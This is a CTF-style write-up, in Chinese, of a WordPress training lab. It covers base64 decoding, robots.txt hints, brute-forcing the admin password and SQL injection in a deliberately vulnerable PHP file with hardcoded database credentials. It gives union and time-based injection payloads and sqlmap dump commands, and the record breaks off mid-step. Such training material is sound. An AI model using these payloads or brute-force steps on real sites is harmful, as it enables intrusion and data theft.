安徽公司红蓝军训练营-WriteUp&Docker复现

原创


asaotomo 于 2021-12-21 08:51:42 发布 4075 收藏 3
分类专栏： ctf 文章标签： 安全 web安全 网络安全 docker

一、前期准备


根据比赛规则所知，这是一道综合web渗透题，题目一共包含5个flag。

首先我们访问靶场地址：**http://192.168.60.5**

通过分析可以得出，该网站为一个个人博客，使用的CMS是WordPress5.8.2，编程语言是PHP，数据库是MySql，操作系统是Debian，使用的WordPress主题是Zakra。



接着我们使用nmap对该IP进行目录扫描：



发现该IP仅开放了80(sql)和3306(mysql)端口，因此判断flag可能就藏在WordPress网站或者数据库中。

二、【宝藏1】

1.登录网站后我们首先看到一篇叫【你好！冒险家！】的文章。

你好！冒险家！

无评论　发表在未分类　作者admin　发表日期 2021年12月11日

欢迎你来到安徽公司网络安全红蓝军训练营。

第二阶段即将结束，在这几天内想必大家都有不少的收获。

我感觉大家已经秣马厉兵,蓄势待发了。

好的，那么今天我将带领大家来到本次训练营的终点站—🏁**阿拉德大陆**

据说阿拉德大陆的文明之光最初是由精灵和人类共同创造的，但是后来由于双方关系破裂，精灵逐渐从阿拉德大陆上消失。

虽然精灵消失了，但是村民们说它们消失前在大陆上留下了**5个**

2.阅读之后我们知道了题目一共设置了5个flag。另外我们还发现了一行蓝字，让我们可以去**武器库**看看。

绝世宝藏至今无人发现。

作为冒险家的你，想必应该对宝藏十分感兴趣吧！

没错，今天我带你们过来的目的就是为了寻找这**5个绝世宝藏**。

那么今天谁能成为我们最后的大赢家呢，让我们拭目以待。

🧧**各位冒险家好运**🍀！！！

PS：当你一筹莫展的时候可以去**武器库**逛一逛，那里一定有你想要的东西。

3.找到武器库后，我们发现里面内置了一些工具，猜测可能与解题有关。根据介绍推出可能有编码题、目录泄露、爆破、SQL注入题等题型。

武器库

一、阿拉丁大陆武器库：BASE64解码器

你的秘密让我来替你解答吧 —暗夜使者

清空 加密 解密 ☐ 解密为UTF-8字节流

Base64编码是使用64个可打印ASCII字符（A-Z、a-z、0-9、+、/）将任意字节序列数据编码成ASCII字符串，另有“=”符号用作后缀用途。

二、阿拉德大陆武器库：目录扫描

走过路过不要错过，这里是我珍藏多年的秘密武器。 —枪炮师

1.dirsearch

下载

2.御剑后台扫描器(珍藏版)

下载

三、阿拉德大陆武器库：爆破字典

冒险家过来看看，新出炉的密码本，里面包含我从全国各地收集来的6000个弱口令。—格兰蒂斯

6000.txt

下载


四、阿拉德大陆武器库：SQLMAP

注入！注入！注入！一直注一直爽！—魔法师🪄

sqlmap-1.5

下载

4.回到首页我们发现还有第二篇博客，名字叫【第一个宝藏】，想必这里应该藏匿了第一个flag。



5.我们访问后，发现是一串看不懂的字符串，但是根据提示说可能和密码学有关，而且有张写着b64的图片，猜测该字符串可能经过base64编码了，我们又想到武器库中有base64解码器，于是去解码试试。

一、阿拉丁大陆武器库：BASE64解码器

你的秘密让我来替你解答吧 —暗夜使者

ZmxhZ3tHMWZ0X0F0X0YxcnN0X1MxZ2h0fQ==

清空 加密 解密 解密为UTF-8字节流

flag{G1ft_At_F1rst_S1ght}

复制 已复制!

6.解密后得到第一个**flag{G1ft_At_F1rst_S1ght}**。

三、【宝藏2】

1.在武器库中我们还发现了目录扫描工具。

2.于是我们尝试对文章目录进行扫描，看看有什么可以利用的点。

3.我们发现了有www.zip,robots.txt等文件。

4.于是我们先尝试访问robots.txt,发现题目提示第二个宝藏可能在/wp-admin这个目录下面。

```
User-agent: *
Disallow: /wp-admin/ #The blacksmith said the second treasure might be here
Allow: /wp-admin/admin-ajax.php
```


5.于是我们访问这个目录，发现是WordPress的管理后台。

6.我们右键查看源代码看看有没有源码泄露的问题。


7.右键查看源码，通过搜索flag字段我们发现了第二个flag，**flag{YOur_Are_s0_Lucky_This_1s_Fl4g}**。

四、【宝藏3】

1.打开刚刚下载的www.zip，发现是网站源码，对源码全局搜索"flag{"字段发现dashboard.php中存在flag，但是内容被隐去。



2.我们发现该文件位置在wp-admin下，猜测可能是管理员用户的文件，想要读取这个文件需要进入管理后台。



3.另外根据武器库的提示，我们发现有一个爆破字典6000.txt，猜测可能需要爆破才能进入管理后台。

4.根据文章发布的作者，我们发现系统后台应该存在一个admin用户。

第一个宝藏


无评论　发表在未分类　作者admin　发表日期 2021年12月11日

冒险家你好！欢迎来到阿拉德大陆。


受赛丽亚之托，让我在你们出发前送给你们每人一个🎁**见面礼**——据说想要打开这个礼物需要稍微懂一点密码学的知识。

4.于是我们打算使用武器库提供的6000.txt爆破字典进行弱口令爆破。

5.打开bp抓去后台登录包，将其发送到intruder模块进行爆破，其中log=admin不变，设置pwd的值为变量。



6.通过对响应包对长度进行排序，发现当pwd=x12345678的时候包长度和其它包不一样，推测WordPress的后台密码可能为**x12345678**。




7.使用admin/x12345678进行验证，发现登录成功，获取到第三个flag，**flag{The_c0de_1s_0pen_Sesame}**。

五、【宝藏4】

1.根据题目关键字"数据仓库"和武器库中包含sqlmap，猜测第4个宝藏应该在数据库中，考点应该是sql注入。

2.打开www.zip发现致冒险家们.txt、wp-login.php和wp_lostpassword.php三个文件的修改日期和其它文件不一致，猜测出题人可能对这个三个文件进行了编辑。




3.打开"致冒险家们.txt"文件，发现提示大家进行代码审计。

```
致冒险家们:

    恭喜！你们发现了阿拉德大陆的神秘文件夹，据说这里包含了通往寻宝之路的秘密方法，你现在可以利用你手上的武器来审计这个文件，看看是否有可以利
用的东西。
    再次祝你们好运！！

                                                    Date: 2021.12.15
                                                    From: asaotomo
```

4.于是对后面两个文件进行代码审计分析，发现wp_lostpassword.php中包含mysql对账号、密码、数据库名称以及select查询语句。

```
    </script>
        <div id="login">
        <h1><a href="https://cn.wordpress.org/">基于WordPress</a></h1>
    <p class="message"> <?php
$username = $_POST['user_login'];
//获取输入用户名
$mysql_server_name = "localhost";
//连接数据库端口
$mysql_username = "root";
//用户名
$mysql_password = "123123";
//密码
$mysql_database = "wordpress";
//数据库名称
$conn = new mysqli($mysql_server_name, $mysql_username, $mysql_password,
    $mysql_database);
//构造函数mysql
$sql = $conn->query("SELECT * FROM  wp_users where user_login='{$username}'");
//查询数据库中的用户名并返回集合
$row = mysqli_fetch_assoc($sql);
//取其中一行
if ($row > 0) {
    //判断是否存在
    $user = $row['user_login'];
    echo "用户{$user}存在，可以尝试通过邮箱重置密码！ ";
} else {
    echo "用户{$username}不存在，无法重置密码！ ";
}
?>
```

5.经过分析发现该查询语句没有进行任何过滤，直接将用户提交的参数【$username】拼接到select查询语句中进行数据库查询。另外不会审计的同学也可以通过自动化的审计工具进行代码审计。



6.通过文件名“wp_lostpassword.php”，可知该文件应该在忘记密码的地方，我们尝试在后台点击忘记密码去访问。

7.发现系统会把你输入的用户名带到系统中查询，而执行查询的文件操作的就是存在漏洞的“wp_lostpassword.php”文件。

8.通过测试语句***1' or sleep(5)#,***发先页面5s后才加载完成，证明数据库执行了休眠5s的操作,存在时间盲注。

9.通过输入paylaod：***admin' order by 10#*** 不报错，而

admin' order by 11# 报错，可知该表存在十个字段值。


请输入你的用户名，系统将查询你输入用户名是否存在。
用户名
admin' order by 10#
获取新密码
登录
← 返回到安徽公司红蓝军训练营


用户admin存在，可以尝试通过邮箱重置密码！
请输入该用户绑定的电子邮箱
admin
重置密码
← 返回到安徽公司红蓝军训练营

10.通过payload：***1' union select 1,2,3,4,5,6,7,8,9,10#*** 可以判断回显字段。

11.发现回显点为第二位，证明可以进行联合注入。


12.于是我们把payload改为***1' union select 1,version(),3,4,5,6,7,8,9,10#*** 成功查询了数据库的版本信息。

13.使用payload：***1' union select 1,database(),3,4,5,6,7,8,9,10#*** 查询当前数据库。

14.后面我们来正式获取flag，***flag{This_1s_My_Dad_G0ld_Bank}*** 。

a.***1' union select 1,(select group_concat(schema_name) from information_schema.schemata),3,4,5,6,7,8,9,10#*** 查库名

b.***1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema = 'wordpress'),3,4,5,6,7,8,9,10#*** 查表名



c.*1' union select 1,(select group_concat(column_name) from information_schema.columns where table_name = 'flag'),3,4,5,6,7,8,9,10#* 查列名


d.*1' union select 1,(select flag from flag),3,4,5,6,7,8,9,10#* 查flag

15.当然大家也可以使用武器库提供的sqlmap来直接获取flag。

通过bp抓post请求包保存为url.txt，然后使用sqlmap命令来进行sql注入：

```
POST /wp_lostpassword.php HTTP/1.1
Host: 192.168.60.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/wp-login.php?action=lostpassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: http://192.168.60.5
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

user_login=admin&redirect_to=&wp-submit=%E8%8E%B7%E5%8F%96%E6%96%B0%E5%AF%86%E7%A0%81
```

```
python3 sqlmap.py -r url.txt --batch --dbs
python3 sqlmap.py -r url.txt --batch -D wordpress --tables
python3 sqlmap.py -r url.txt --batch -D wordpress -T flag --dump
```



16.当然有人可能想起来之前用nmap扫描发现主机对外开启了3306端口，并且我们也知道了数据库的账号和密码，是否可以直接用数据库管理工具连接读取flag呢？

答案是否定的。因为通过***select user,host from mysql.user;***

